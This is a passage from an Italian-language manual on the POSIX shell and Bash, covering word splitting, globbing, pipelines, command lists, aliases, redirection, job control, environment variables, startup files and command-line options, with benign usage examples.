Segue la descrizione di alcuni esempi.

- `$` **`cd /`** [*Invio*]

  `$` **`Pippo="b* d*"`** [*Invio*]

  `$` **`echo $Pippo`** [*Invio*]

  In questo caso, avviene la suddivisione in parole del risultato dell'espansione della variabile ***Pippo***. In pratica, è come se si facesse: '**`echo b* d*`**'. Il risultato potrebbe essere quello seguente:

  ```
  bin boot dev
  ```

- `$` **`echo "$Pippo"`** [*Invio*]

  In questo caso non avviene la suddivisione in parole di quanto contenuto tra la coppia di apici doppi e di conseguenza non può avvenire la successiva espansione di percorso:

```
b* d*
```

- `$ echo '$Pippo'` [*Invio*]

  Se si utilizzano gli apici semplici, non avviene alcuna sostituzione della variabile ***Pippo***:

  ```
  $Pippo
  ```

- ```
  #!/bin/sh
  mio_programma "$*"
  ```

  Questo script avvia il programma '**mio_programma**' fornendo come **unico argomento** l'elenco di tutti gli argomenti ottenuti a sua volta.

- ```
  #!/bin/sh
  mio_programma $*
  ```

  Questo script avvia il programma '**mio_programma**' fornendo gli stessi argomenti ottenuti a sua volta.

- ```
  #!/bin/sh
  mio_programma $@
  ```

  Questo script avvia il programma '**mio_programma**' fornendo gli stessi argomenti ottenuti a sua volta (senza dipendere dalla variabile ***IFS***).

- ```
  #!/bin/sh
  mio_programma "$@"
  ```

  Esattamente come nell'esempio precedente, perché il parametro @ tra apici doppi si espande in parole distinte.

17.2.2.9 Espansione di percorso

Dopo la suddivisione in parole, la shell scandisce ogni parola per la presenza dei simboli '`*`', '`?`' e '`[`'. Se incontra uno di questi caratteri, la parola che li contiene viene trattata come modello e sostituita con un elenco ordinato alfabeticamente di percorsi corrispondenti al modello. Se non si ottiene alcuna corrispondenza, il comportamento predefinito comune è tale per cui la parola resta immutata, consentendo quindi l'utilizzo dei caratteri jolly per il *globbing* (i metacaratteri) per identificare un percorso.

In generale, sarebbe meglio essere precisi quando si vuole indicare espressamente un nome che contiene effettivamente un asterisco o un punto interrogativo: si deve usare la barra obliqua inversa che funge da carattere di escape.

Per convenzione, si considerano nascosti i file e le directory che iniziano con un punto. Per questo, normalmente, i caratteri jolly non permettono di includere i nomi che iniziano con tale punto. Se necessario, questo punto deve essere indicato espressamente.

La barra obliqua di separazione dei percorsi non viene mai generata automaticamente dall'espansione di percorso (il *globbing*).

Tabella 17.19. Modelli utilizzabili per ottenere un'espansione di percorso.

Modello	Descrizione
*	Corrisponde a qualsiasi stringa, compresa la stringa nulla.
?	Corrisponde a un carattere qualsiasi (uno solo).

Modello	Descrizione
[...]	Corrisponde a uno qualsiasi dei caratteri racchiusi tra parentesi quadre.
[!...]	Corrisponde a tutti i caratteri esclusi quelli indicati.
[*a*-*z*]	Corrisponde a uno qualsiasi dei caratteri compresi nell'intervallo da ***a*** a ***z***.
[!*a*-*z*]	Corrisponde a tutti i caratteri esclusi quelli appartenenti all'intervallo indicato.

17.2.3 Comandi

«

Con il termine «comando» si intendono diversi tipi di entità che hanno in comune il modo con cui vengono utilizzate: attraverso un nome seguito eventualmente da alcuni argomenti. Può trattarsi dei casi seguenti.

- ***Comandi interni***

  Detti anche comandi di shell, sono delle funzioni predefinite all'interno della shell.

- ***Funzioni***

  Dette anche funzioni di shell, sono funzioni scritte all'interno di uno script di shell.

- ***Alias***

  Sono dei nomi associati ad altri comandi, di solito con l'aggiunta di qualche argomento. In maniera semplificata, possono essere visti come un modo diverso per identificare comandi già esistenti.

- ***Programmi***

Detti anche comandi esterni perché non sono contenuti nella shell che li avvia.

17.2.3.1 Valore restituito dai comandi: «exit status»

Un comando che termina la sua esecuzione restituisce un valore, così come fanno le funzioni nei linguaggi di programmazione. Un comando, il quale può essere sia un comando interno, sia una funzione di shell, sia un programma, può restituire solo un valore numerico. Di solito, si considera un valore di uscita pari a zero come indice di una conclusione regolare del comando, cioè senza errori di alcun genere.

Dal momento che può essere restituito solo un valore numerico, quando il risultato di un'esecuzione di un comando viene utilizzato in un'espressione logica (booleana), si considera lo zero come equivalente a *Vero*, mentre un qualunque altro valore viene considerato equivalente a *Falso*.[4]

Per conto suo, la shell restituisce il valore di uscita dell'ultimo comando eseguito, se non riscontra un errore di sintassi, nel qual caso genera un valore diverso da zero (*Falso*).

17.2.3.2 Condotto

Il condotto (*pipeline*) è una sequenza di uno o più comandi separati da una barra verticale ('|'). Il formato normale per un condotto è il seguente:

```
[ ! ] comando1 [ | comando2 ... ]
```

Lo standard output del primo comando è incanalato nello standard input del secondo comando. Questa connessione è effettuata prima di qualsiasi ridirezione specificata dal comando. Come si vede dalla sintassi, per poter parlare di condotto basta anche un solo comando.

Normalmente, il valore restituito dal condotto corrisponde a quello dell'ultimo comando che viene eseguito all'interno di questo.

Se all'inizio del condotto viene posto un punto esclamativo ('**!**'), il valore restituito corrisponde alla negazione logica del risultato normale.[5]

Si osservi che il punto esclamativo **deve** essere separato dal comando che inizia il condotto, altrimenti potrebbe essere interpretato come parte del nome del comando, oppure, come avviene con la shell Bash, potrebbe servire per richiamare un comando dallo storico degli ultimi comandi inseriti.

La shell attende che tutti i comandi del condotto siano terminati prima di restituire un valore.

Ogni comando in un condotto è eseguito come un processo separato.

17.2.3.3 Lista di comandi

La lista di comandi è una sequenza di uno o più condotti separati da '**;**', '**&**', '**&&**' o '**||**', terminata da '**;**', '**&**' o dal codice di interruzione di riga. Parti della lista sono raggruppabili attraverso parentesi (tonde o graffe) per controllarne la sequenza di esecuzione. Il valore di uscita della lista corrisponde a quello dell'ultimo comando della stessa lista che è stato possibile eseguire.

I comandi separati da un punto e virgola (‘**;**’) sono eseguiti sequenzialmente. Il simbolo punto e virgola può essere utilizzato per separare dei comandi posti sulla stessa riga, o per terminare una lista di comandi quando c’è la necessità di farlo (per distinguerlo dall’inizio di qualcos’altro). Idealmente, il punto e virgola sostituisce il codice di interruzione di riga.

L’esempio seguente avvia in sequenza dei comandi per la compilazione e installazione di un programma ipotetico:

```
# ./configure ; make ; make install [Invio]
```

L’operatore di controllo ‘**&&**’ si comporta come l’operatore booleano AND: se il valore di uscita di ciò che sta alla sinistra è zero (*Vero*), viene eseguito anche quanto sta alla destra. Dal punto di vista pratico, viene eseguito il secondo comando solo se il primo ha terminato il suo compito con successo.

Nell’esempio seguente viene eseguito il comando ‘**mkdir ./prova**’. Se ha successo viene eseguito il comando successivo che visualizza un messaggio di conferma:

```
$ mkdir ./prova && echo "Creata la directory prova" [Invio]
```

L’operatore di controllo ‘**||**’ si comporta come l’operatore booleano OR: se il valore di uscita di ciò che sta alla sinistra è zero (*Vero*), il comando alla destra non viene eseguito. Dal punto di vista pratico, viene eseguito il secondo comando solo se il primo non ha potuto essere eseguito, oppure se ha terminato il suo compito riportando un qualche tipo di insuccesso.

Nell’esempio seguente si tenta di creare la directory ‘`prova/`’, se il comando fallisce si tenta di creare ‘`prova1/`’ al suo posto:

`$ mkdir ./prova || mkdir ./prova1` [*Invio*]

17.2.3.4 Avvio sullo sfondo con «&»

I comandi seguiti dal simbolo '**&**' vengono messi in esecuzione sullo sfondo. La descrizione del meccanismo con cui i programmi possono essere messi e gestiti sullo sfondo viene fatta nella sezione 17.2.5. Dal momento che non si attende la loro conclusione per passare all'esecuzione di quelli successivi, il valore restituito è sempre zero. Segue la descrizione di alcuni esempi.

- `$ yes > /dev/null & echo "yes sta funzionando"` [*Invio*]

  Il programma '**yes**' viene messo in esecuzione sullo sfondo e di seguito viene visualizzato un messaggio. Al termine dell'esecuzione della lista, '**yes**' continua a funzionare.

- `$ echo "yes sta per essere avviato" ; yes > /dev/null &` [*Invio*]

  In questo caso viene prima emesso il messaggio e quindi viene avviato '**yes**' sullo sfondo.

- `# gpm -t ms &` [*Invio*]

  Avvia sullo sfondo il programma '**gpm**' di gestione del mouse.

Le liste, o parti di esse, possono essere racchiuse utilizzando delle **parentesi tonde**. Questo tipo di lista viene eseguita in una **copia della shell** (a volte si usa il termine subshell). Gli assegnamenti di variabili e l'esecuzione di comandi interni che influenzano l'ambiente della copia della shell che si occupa di eseguire la lista racchiusa tra parentesi, non lasciano effetti dopo che il comando composto è completato. Il valore restituito è quello dell'ultimo comando eseguito all'interno delle parentesi.

L'esempio seguente crea la directory '`prova/`' o '`prova1/`'. Se ci riesce, visualizza il messaggio.

```
$ (mkdir ./prova || mkdir ./prova1) ↩
↪&& echo "Creata la directory" [Invio]
```

Si osservi che il contenuto delle parentesi tonde può essere a contatto delle parentesi stesse, così come si vede nell'esempio.

Le liste possono essere raggruppate utilizzando delle **parentesi graffe**. Queste vengono eseguite nell'ambiente di **shell corrente**. Si tratta quindi di un semplice raggruppamento di liste su più righe. Il valore restituito è quello dell'ultimo comando eseguito all'interno delle parentesi.

L'uso delle parentesi graffe è indicato particolarmente nella preparazione di script di shell. Gli esempi seguenti sono equivalenti.

```
#!/bin/sh
{  mkdir ./prova ; cd ./prova ; ls ; }
```

```
#!/bin/sh
{  mkdir ./prova
   cd ./prova
   ls
}
```

Si osservi che quanto contenuto tra parentesi graffe, così come si vede negli esempi, **non può** essere aderente alle parentesi stesse; inoltre è indispensabile che dopo l'ultimo comando si dia il punto e virgola, oppure che la parentesi di chiusura appaia dopo un codice di interruzione di riga.

17.2.3.5 Alias

«

Attraverso i comandi interni '**`alias`**' e '**`unalias`**' è possibile definire ed eliminare degli alias, ovvero dei sostituti ai comandi. Prima di eseguire un comando di qualunque tipo, la shell cerca la prima parola di questo comando (quello che lo identifica) all'interno dell'elenco degli alias; se la trova lì, la sostituisce con il suo alias. La sostituzione non avviene se il comando o la prima parola di questo è delimitata tra virgolette. Il nome dell'alias non può contenere il simbolo '**`=`**'. La trasformazione in base alla presenza di un alias continua anche per la prima parola del testo di rimpiazzo della prima sostituzione. Quindi, un alias può fare riferimento a un altro alias e così di seguito. Questo ciclo si ferma quando non ci sono più corrispondenze con **nuovi** alias in modo da evitare una ricorsione infinita.

Gli alias non vengono espansi quando la shell non funziona in modalità interattiva; di conseguenza, non sono disponibili durante l'esecuzione di uno script.

In generale, l'utilizzo di alias è superato dall'uso delle funzioni, se queste sono disponibili con la shell che si ha a disposizione.

L'uso di alias può essere utile se questi vengono definiti automaticamente per ogni avvio della shell, per esempio inserendoli all'interno di '`/etc/profile`'.

Segue la descrizione di alcuni esempi.

- # **`alias rm="rm -i"`** [*Invio*]

  Crea un alias al comando (programma) '**`rm`**' in modo che venga eseguito automaticamente con l'opzione '**`-i`**' che implica la richiesta di conferma per ogni file che si intende cancellare.

- # **`alias cp="cp -i"`** [*Invio*]

  Crea un alias al comando (programma) '**`cp`**' in modo che venga eseguito automaticamente con l'opzione '**`-i`**', cosa che implica la richiesta di conferma per ogni file che si intende eventualmente sovrascrivere.

- # **`alias mv="mv -i"`** [*Invio*]

  Crea un alias al comando (programma) '**`mv`**' in modo che venga eseguito automaticamente con l'opzione '**`-i`**' che implica la richiesta di conferma per ogni file che si intende eventualmente sovrascrivere.

- # **`alias ln="ln -i"`** [*Invio*]

  Crea un alias al comando (programma) '**`ln`**' in modo che venga eseguito automaticamente con l'opzione '**`-i`**' che implica la richiesta di conferma per ogni file che si intende eventualmente sovrascrivere.

- # **`alias spegni="shutdown -h -t 5 now"`** [*Invio*]

Crea l'alias '**spegni**' per abbreviare il comando di spegnimento normale.

17.2.4 Ridirezione

«

Prima che un comando sia eseguito, si possono ridirigere i suoi flussi di dati in ingresso e in uscita, utilizzando una notazione speciale che viene interpretata dalla shell. La ridirezione viene eseguita, nell'ordine in cui appare, a partire da sinistra verso destra.

Se si utilizza il simbolo '**<**' da solo, la ridirezione si riferisce allo standard input (corrispondente al descrittore di file zero. Se si utilizza il simbolo '**>**' da solo, la ridirezione si riferisce allo standard output (corrispondente al descrittore di file numero uno). La parola che segue l'operatore di ridirezione è sottoposta a tutta la serie di espansioni e sostituzioni possibili. Se questa parola si espande in più parole dovrebbe essere segnalato un errore.

Si distinguono normalmente tre tipi standard di descrittori di file per l'input e l'output:

- 0 = standard input;
- 1 = standard output;
- 2 = standard error.

Tabella 17.22. Sintassi per la ridirezione.

Sintassi	Descrizione
[*n*] < *file*	La ridirezione dell'input fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo '**<**' venga letto e inviato al descrittore di file ***n***, oppure, se non indicato, allo standard input pari al descrittore di file zero.
[*n*] > *file*	La ridirezione dell'output fa sì che il file il cui nome risulta dall'espansione della parola alla destra del simbolo '**>**' venga aperto in scrittura per ricevere quanto proveniente dal descrittore di file ***n***, oppure, se non indicato, dallo standard output pari al descrittore di file numero uno. Di solito, se il file da aprire in scrittura esiste già, viene sovrascritto.
[*n*] >> *file*	La ridirezione dell'output fatta in questo modo fa sì che se il file da aprire in scrittura esiste già, questo non sia sovrascritto, ma gli siano semplicemente aggiunti i dati.

Sintassi	Descrizione
`<<[-]` ***parola_di_delimitazione*** *testo* ... ***parola_di_delimitazione***	Si tratta di un tipo di ridirezione particolare e poco usato. Istruisce la shell di leggere le righe successive fino a quando viene incontrata la parola indicata (senza spazi iniziali); successivamente invia quanto accumulato in questo modo allo standard input del comando indicato. In pratica, la parola indica la fine della fase di lettura. Non è possibile fare giungere l'input da una fonte diversa. Se la parola viene racchiusa tra virgolette, quelle usate per la protezione delle stringhe, si intende che il testo contenuto non deve essere espanso. Altrimenti, il testo viene espanso come di consueto. Se si usa il trattino ('**<<-**'), significa che le tabulazioni iniziali nel testo vengono eliminate.
[***n***]`<&`***m***	In questo modo si unisce il descrittore ***m*** al descrittore ***n*** di ingresso oppure, in mancanza dell'indicazione di ***n***, si unisce allo standard input.
[***n***]`<&-`	Chiude il descrittore ***n*** oppure, in mancanza dell'indicazione di ***n***, chiude lo standard input.
[***n***]`>&`***m***	In questo modo si unisce il descrittore ***n*** al descrittore ***m*** di uscita oppure, in mancanza dell'indicazione di ***n***, si unisce lo standard output.

Sintassi	Descrizione
[*n*]>&-	Chiude il descrittore ***n*** oppure, in mancanza dell'indicazione di ***n***, chiude lo standard output.
[*n*]<> ***file***	In questo modo si apre il file indicato in lettura e scrittura, collegando i due flussi al descrittore ***n***. Se questo descrittore non è specificato si intende l'utilizzo di entrambi standard input e standard output.

La tabella successiva riduce i modelli alle situazioni più comuni.

Sintassi	Descrizione
< ***file***	Invia il contenuto del file allo standard input.
> ***file***	Crea o sovrascrive il file con quanto ottenuto dallo standard output.
2> ***file***	Crea o sovrascrive il file con quanto ottenuto dallo standard error.
>> ***file***	Crea o estende il file con quanto ottenuto dallo standard output.
2>> ***file***	Crea o estende il file con quanto ottenuto dallo standard error.
2>&1	Invia lo standard error nello standard output.

Segue la descrizione di alcuni esempi.

- `$` **`sort < ./elenco`**[*Invio*]

  Emette il contenuto del file '`elenco`' (che si trova nella directory corrente) riordinando le righe. Il programma '**`sort`**' riceve il file da ordinare dallo standard input.

- `$` **`sort 0< ./elenco`**[*Invio*]

  Esegue la stessa cosa dell'esempio precedente, con la differenza che viene indicato esplicitamente il descrittore dello standard input.

- `$` **`ls > ./dir.txt`**[*Invio*]

  Crea il file '`dir.txt`' nella directory corrente e vi inserisce l'elenco dei file della directory corrente.

- `$` **`ls 1> ./dir.txt`**[*Invio*]

  Esegue la stessa operazione dell'esempio precedente con la differenza che il descrittore che identifica lo standard output viene indicato esplicitamente.

- `$` **`ls XtgEWSjhy * 2> ./errori.txt`**[*Invio*]

  Crea il file '`errori.txt`' nella directory corrente e vi inserisce i messaggi di errore generati da '**`ls`**' quando si accorge che il file '`XtgEWSjhy`' non esiste.

- `$` **`ls >> ./dir.txt`**[*Invio*]

  Aggiunge al file '`dir.txt`' l'elenco dei file della directory corrente.

- `$` **`ls 1>> ./dir.txt`**[*Invio*]

  Esegue la stessa operazione dell'esempio precedente con la differenza che il descrittore che identifica lo standard output viene indicato esplicitamente.

- `$` **`ls XtgEWSjhy * 2>> ./errori.txt`**[*Invio*]

  Aggiunge al file '`errori.txt`' i messaggi di errore generati da '**`ls`**' quando si accorge che il file '`XtgEWSjhy`' non esiste.

- `$` **`ls XtgEWSjhy * > ./tutto.txt 2>&1`** [*Invio*]

  Crea il file '`tutto.txt`' nella directory corrente e vi inserisce i messaggi di errore generati da '**`ls`**' quando si accorge che il file '`XtgEWSjhy`' non esiste, insieme all'elenco dei file esistenti.

17.2.4.1 Ridirezione e script

Lo standard input di uno script è diretto al primo comando a essere eseguito che sia in grado di riceverlo. Lo standard output e lo standard error di uno script provengono dai comandi che emettono qualcosa attraverso quei canali.

Mentre il fatto che l'output derivi dai comandi contenuti nello script dovrebbe essere intuitivo, il modo con cui è possibile ricevere l'input potrebbe non esserlo altrettanto. Il problema di creare uno script che sia in grado di ricevere dati dallo standard input si pone in particolare quando si deve realizzare il classico filtro di input per un file '`/etc/printcap`'. Nell'esempio seguente, il filtro di input riceve dati dallo standard input attraverso '**`cat`**'; quindi, con un condotto si arriva a un testo stampabile che viene inviato alla stampante predefinita (esistono molte interpretazioni differenti del programma '**`unix2dos`**'; in questo caso si considera che si tratti di un filtro che elabora ciò che gli viene passato attraverso lo standard input, restituendo il risultato dallo standard output).

```
#!/bin/sh
# /var/spool/text/input-filter
cat | /usr/bin/unix2dos | lpr
```

Un'altra cosa interessante in uno script è l'uso delle parentesi graffe per raggruppare un insieme di istruzioni che devono generare un

flusso di dati comune da inviare a un solo comando:

```
#!/bin/sh
{ ls -l / ; ls /bin ; } | sort
```

In questo caso, vengono eseguiti i due comandi '**ls**' e quanto emesso da questi attraverso lo standard output viene inviato complessivamente a '**sort**'.

17.2.5 Controllo dei *job*

«

La shell standard prevede la gestione dei *job*, ovvero dei «gruppi di elaborazione», che in questo caso rappresentano raggruppamenti di processi generati da un solo comando.

Il controllo dei gruppi di elaborazione si riferisce alla possibilità di sospendere e ripristinare selettivamente l'esecuzione dei processi. La shell associa un gruppo di elaborazione a ogni condotto e mantiene una tabella di quelli in esecuzione, la quale può essere letta attraverso il comando interno '**jobs**'. Quando la shell avvia un processo sullo sfondo (ovvero in modo asincrono), emette una riga simile alla seguente, con cui indica, rispettivamente, il numero del gruppo di elaborazione (tra parentesi quadre) e il numero dell'ultimo processo (il PID) del condotto relativo:

```
[1] 12432
```

Si distinguono due tipi di gruppi di elaborazione:

- in primo piano o in *foreground*;
- sullo sfondo, o asincroni, o in *background*.

Un gruppo di elaborazione è in primo piano quando è collegato alla tastiera e al video del terminale che si sta utilizzando, mentre si trova

a funzionare sullo sfondo quando è indipendente e asincrono rispetto all'attività del terminale.

Un gruppo di elaborazione in esecuzione in primo piano può essere sospeso immediatamente attraverso l'invio del carattere di sospensione, il quale si ottiene di solito con [*Ctrl z*], in modo da avere di nuovo a disposizione l'invito della shell. In alternativa si può sospendere un gruppo di elaborazione in esecuzione in primo piano, con ritardo, attraverso l'invio del carattere di sospensione con ritardo, che di solito si ottiene con [*Ctrl y*], in modo da avere di nuovo a disposizione l'invito della shell, ma solo quando il processo in questione tenta di leggere l'input dal terminale. È possibile gestire i gruppi di elaborazione sospesi attraverso i comandi '**bg**' e '**fg**'. Il comando '**bg**' consente di fare riprendere sullo sfondo l'esecuzione del gruppo di elaborazione sospeso, mentre '**fg**' consente di farne riprendere l'esecuzione in primo piano. Il comando '**kill**' consente di eliminare definitivamente il gruppo di elaborazione.

Per fare riferimento ai gruppi di elaborazione sospesi si utilizza il carattere '**%**'.

Riferimento ai gruppi di elaborazione	Descrizione
%***n***	Il simbolo '**%**' seguito da un numero fa riferimento al gruppo di elaborazione con quel numero.
%***prefisso***	Il simbolo '**%**' seguito da una stringa fa riferimento a un gruppo di elaborazione con un nome che inizia con quel prefisso. Se esiste più di un gruppo di elaborazione sospeso con lo stesso prefisso si ottiene una segnalazione di errore.

Riferimento ai gruppi di elaborazione	Descrizione
`%?`***stringa***	Il simbolo '**`%`**' seguito da '**`?`**' e da una stringa fa riferimento a un gruppo di elaborazione con una riga di comando contenente quella stringa. Se esiste più di un gruppo di elaborazione del genere si ottiene una segnalazione di errore.
`%%` `%+`	Le notazioni '**`%%`**' o '**`%+`**' fanno riferimento al gruppo di elaborazione corrente dal punto di vista della shell, il quale corrisponde all'ultimo a essere stato sospeso quando questo si trovava a funzionare in primo piano.
`%-`	La notazione '**`%-`**' fa riferimento al penultimo gruppo di elaborazione sospeso. Utilizzando i comandi '**`bg`**' e '**`fg`**', in mancanza di un riferimento esplicito al gruppo di elaborazione, viene preso in considerazione quello «corrente» dal punto di vista della shell.

Segue la descrizione di alcuni esempi.

- `$` **`fg %1`** [*Invio*]

  Porta in primo piano il gruppo di elaborazione numero uno.

- `$` **`%1`** [*Invio*]

  Porta in primo piano il gruppo di elaborazione numero uno.

- `$` **`bg %1`** [*Invio*]

  Mette sullo sfondo il gruppo di elaborazione numero uno.

- `$` **`%1 &`** [*Invio*]

Mette sullo sfondo il gruppo di elaborazione numero uno.

- `$` **`bg`** [*Invio*]

  Mette sullo sfondo il gruppo di elaborazione corrente.

- `$` **`fg`** [*Invio*]

  Porta in primo piano il gruppo di elaborazione corrente.

17.2.6 Esecuzione dei comandi

Dopo che un comando è stato suddiviso in parole, se il risultato è quello di un comando singolo, con eventuali argomenti, vengono eseguite le azioni seguenti.

- Se il nome del comando contiene una o più barre (‘**/**’), questo viene inteso essere un percorso del file system e di conseguenza il comando è inteso riferirsi precisamente a un file eseguibile, per cui la shell tenta di avviarlo.
- Se il nome del comando non contiene alcuna barra (‘**/**’):
  - se esiste una funzione di shell con quel nome, questa viene eseguita (purché sia disponibile la gestione delle funzioni);
  - se esiste un comando interno con quel nome, questo viene eseguito;
  - viene cercato all’interno del percorso di ricerca degli eseguibili contenuto nella variabile ***PATH***.

  Se la ricerca fallisce si ottiene una segnalazione di errore e la restituzione di un valore di uscita diverso da zero.

Quando la shell ha determinato che si tratta di un eseguibile esterno ed è riuscita a trovarlo, vengono svolte le azioni seguenti.

- La shell tenta di avviarlo.
- La shell avvia il programma configurando gli argomenti nel modo consueto: il primo, cioè zero, contiene il nome del programma, quelli successivi, contengono gli argomenti forniti eventualmente nella riga di comando.
- Se non si tratta di un programma e nemmeno di una directory (in tal caso verrebbe comunque emessa una segnalazione di errore), viene inteso essere uno script di shell. In tal caso viene generata una copia della shell (subshell) per la sua esecuzione, la quale si reinizializza in modo da presentare allo script una situazione simile a quella di una nuova shell.
- Se il programma è un file di testo che inizia con '**#!**', si intende che si tratti di uno script che deve essere interpretato attraverso il programma indicato nella parte restante della prima riga. La shell esegue quindi quel programma dando come argomenti il nome dello script e altri eventuali argomenti ricevuti nella riga di comando originale.

17.2.7 Configurazione di ambiente

«

Quando viene avviato un programma gli viene fornito un vettore di stringhe che rappresenta la configurazione dell'ambiente. Si tratta di una lista di coppie di nomi e valori loro assegnati, espressi nella forma seguente:

```
nome=valore
```

La shell permette di manipolare la configurazione dell'ambiente in molti modi. Quando la shell viene avviata, esamina la sua configura-

zione di ambiente e crea una variabile per ogni nome trovato. Queste variabili vengono rese automaticamente disponibili, nello stato in cui sono in quel momento, ai processi generati dalla shell. Questi processi ereditano così l'ambiente. Possono essere aggiunte altre variabili alla configurazione di ambiente attraverso l'uso del comando interno '**`export`**', mentre è possibile eliminare delle variabili attraverso il comando interno '**`unset`**'.

Le variabili create all'interno della shell che non vengono esportate nell'ambiente, attraverso il comando '**`export`**', o che non vengono create attraverso il comando '**`declare`**' (con l'opzione '**`-x`**'), non sono disponibili nell'ambiente dei processi discendenti (ovvero quelli generati durante il funzionamento della shell stessa).

Se si vuole fornire una configurazione di ambiente speciale all'esecuzione di un programma, basta anteporre alla riga di comando l'assegnamento di nuovi valori alle variabili di ambiente che si intendono modificare. L'esempio seguente avvia il programma '**`mio_programma`**' sullo sfondo con un percorso di ricerca diverso, senza però influenzare lo stato generale della configurazione di ambiente della shell.

```
$ PATH=/bin:/sbin mio_programma & [Invio]
```

17.2.8 Particolarità importanti della shell Bash

Bash è una shell POSIX con delle estensioni proprie, piuttosto sofisticate. Nei sistemi GNU, la shell Bash è normalmente quella predefinita ed è bene conoscere alcune particolarità di questa shell, perché non sempre viene configurata per un'aderenza stretta alle specifiche POSIX.

17.2.8.1 File di configurazione

«

La shell Bash messa in funzione a seguito di un accesso (*login*), se non è stata specificata l'opzione '**--noprofile**':

- tenta di leggere ed eseguire il contenuto di '`/etc/profile`';
- tenta di leggere ed eseguire il contenuto di '`~/.bash_profile`', se non ci riesce, tenta con '`~/.bash_login`' e se anche questo file non è accessibile o non esiste, tenta ancora con il file '`~/.profile`'.

Al termine della sessione di lavoro:

- se esiste, legge ed esegue il contenuto di '`~/.bash_logout`'.

Quando la shell Bash funziona in modo interattivo, senza essere una shell di *login*, se non è stata specificata una delle opzioni '**--norc**' o '**--rcfile**', sempre che esista, legge ed esegue il contenuto di '`~/.bashrc`'.

Spesso si include l'esecuzione del contenuto del file '`~/.bashrc`' anche nel caso di shell di *login*, attraverso un accorgimento molto semplice: all'interno del file '`~/.bash_profile`' si includono le righe seguenti.

```
if [ -f ~/.bashrc ]
then
    . ~/.bashrc
fi
```

Il significato è semplice: viene controllata l'esistenza del file '`~/.bashrc`' e se viene trovato viene caricato ed eseguito.

Quando la shell Bash viene utilizzata in modo non interattivo, ovvero per eseguire uno script, controlla il contenuto della variabile di ambiente ***BASH_ENV***; se questa variabile non è vuota esegue il file nominato al suo interno.

In pratica, attraverso la variabile ***BASH_ENV*** si indica un file di configurazione che si vuole sia eseguito dalla shell prima dello script. In situazioni normali questa variabile è vuota, oppure non esistente del tutto.

Se l'eseguibile della shell Bash viene avviato con il nome '**sh**' (per esempio attraverso un collegamento simbolico), per quanto riguarda l'utilizzo dei file di configurazione si comporta come la shell Bourne, mentre, per il resto, il suo funzionamento è conforme alla shell POSIX.

Nel caso di shell di *login*, tenta di eseguire solo '`/etc/profile`' e '`~/.profile`', rispettivamente. L'opzione '**--noprofile**' può essere utilizzata per disabilitare la lettura di questi file di avvio.

Se l'eseguibile '**bash**' viene avviato in modalità POSIX, attraverso l'opzione '**--posix**', allora la shell segue lo standard POSIX per i file di avvio. In tal caso, per una shell di *login* o interattiva viene utilizzato il nome del file contenuto nella variabile ***ENV***.

Tabella 17.29. A seconda del modo con cui l'eseguibile della shell Bash viene avviato si utilizzano diversi tipi di file di configurazione.

Comando	Tipo	All'avvio	Alla conclusione
`bash`	login	'`/etc/profile`', più '`~/.bash_profile`', oppure '`~/.bash_login`', oppure '`~/.profile`'	'`~/.bash_logout`'
`bash`	interattiva	'`~/.bashrc`'	
`bash`	non interattiva	il file indicato nella variabile di ambiente ***BASH_ENV***	
`sh`	login	'`/etc/profile`', più '`~/.profile`'	
`sh`	interattiva	il file indicato nella variabile di ambiente ***ENV***	
`sh`	non interattiva	--	
`bash ↩ ↪--posix`	login	il file indicato nella variabile di ambiente ***ENV***	
`bash ↩ ↪--posix`	interattiva	il file indicato nella variabile di ambiente ***ENV***	
`bash ↩ ↪--posix`	non interattiva	--	

17.2.8.2 Opzioni

«

La shell Bash interpreta due tipi di opzioni: a carattere singolo e multicarattere. Le opzioni multicarattere devono precedere necessariamente quelle a carattere singolo.

Opzione	Descrizione
`--norc`	Riguarda la modalità interattiva: non esegue il file di configurazione '`~/.bashrc`'. Quando si avvia l'eseguibile della shell Bash utilizzando il nome '**`sh`**' per mantenere la compatibilità con la shell Bourne, questo file di configurazione non deve essere letto e questa opzione è sottintesa.
`--noprofile`	Riguarda la modalità interattiva di *login*: non esegue i file di inizializzazione '`/etc/profile`', '`~/.bash_profile`', '`~/.bash_login`' o '`~/.bashrc`'.
`--rcfile` ***file***	Riguarda la modalità interattiva: non esegue il file di inizializzazione personalizzato '`~/.bashrc`', ma quello indicato come argomento.
`--version`	Visualizza il numero di versione.
`--login`	Fa in modo che funzioni in qualità di shell di *login*.
`--noediting`	Quando è avviata in modalità interattiva, non usa la libreria GNU Readline per gestire la riga di comando.
`--posix`	Fa in modo di adeguarsi il più possibile alle specifiche POSIX.
`-c` ***stringa***	Vengono eseguiti i comandi contenuti nella stringa. Eventuali argomenti successivi vengono passati ai parametri posizionali a partire dal parametro zero.
`-i`	Forza l'esecuzione in modalità interattiva.

Opzione	Descrizione
`-s`	La shell legge i comandi dallo standard input.

17.2.8.3 Uso sommario della tastiera

La shell Bash fornisce un sistema di gestione della tastiera molto complesso, attraverso un gran numero di funzioni. Teoricamente è possibile ridefinire ogni tasto speciale e ogni combinazione di tasti a seconda delle proprie preferenze. In pratica, non è consigliabile un approccio del genere, dal momento che tutto questo serve solo per gestire la riga di comando.

La tabella 17.31 mostra un elenco delle funzionalità dei tasti e delle combinazioni più importanti.

Tabella 17.31. Elenco delle funzionalità dei tasti e delle combinazioni più importanti.

Comando	Descrizione
Caratteri normali	Inseriscono semplicemente i caratteri corrispondenti.
[*Ctrl b*]	Sposta il cursore all'indietro di una posizione.
[*Ctrl f*]	Sposta il cursore in avanti di una posizione.
[*Backspace*]	Cancella il carattere alla sinistra del cursore.
[*Ctrl d*]	Cancella il carattere corrispondente alla posizione del cursore.
[*Ctrl a*]	Sposta il cursore all'inizio della riga.
[*Ctrl e*]	Sposta il cursore alla fine della riga.
[*Alt f*]	Sposta il cursore in avanti di una parola.
[*Alt b*]	Sposta il cursore all'indietro di una parola.
[*Ctrl l*]	Ripulisce lo schermo.

Generalmente funzionano anche i tasti freccia per spostare il cursore. In particolare, i tasti [*freccia-su*] e [*freccia-giù*] permettono di richiamare le righe di comando inserite precedentemente. Quando si preme un tasto o una combinazione non riconosciuta, si ottiene una segnalazione di errore.

Eventualmente si può intervenire nella configurazione della libreria Readline, attraverso il file '`/etc/inputrc`' oppure anche '`~/.inputrc`'. L'esempio seguente si riferisce alla configurazione necessaria per l'uso ottimale di una console virtuale su un elaboratore con architettura x86.

```
# Abilita l'inserimento di caratteri a 8 bit.
set meta-flag           on

# Disabilita la conversione dei caratteri con l'ottavo bit
# attivo in sequenze di escape.
set convert-meta        off

# Abilita la visualizzazione di caratteri a 8 bit.
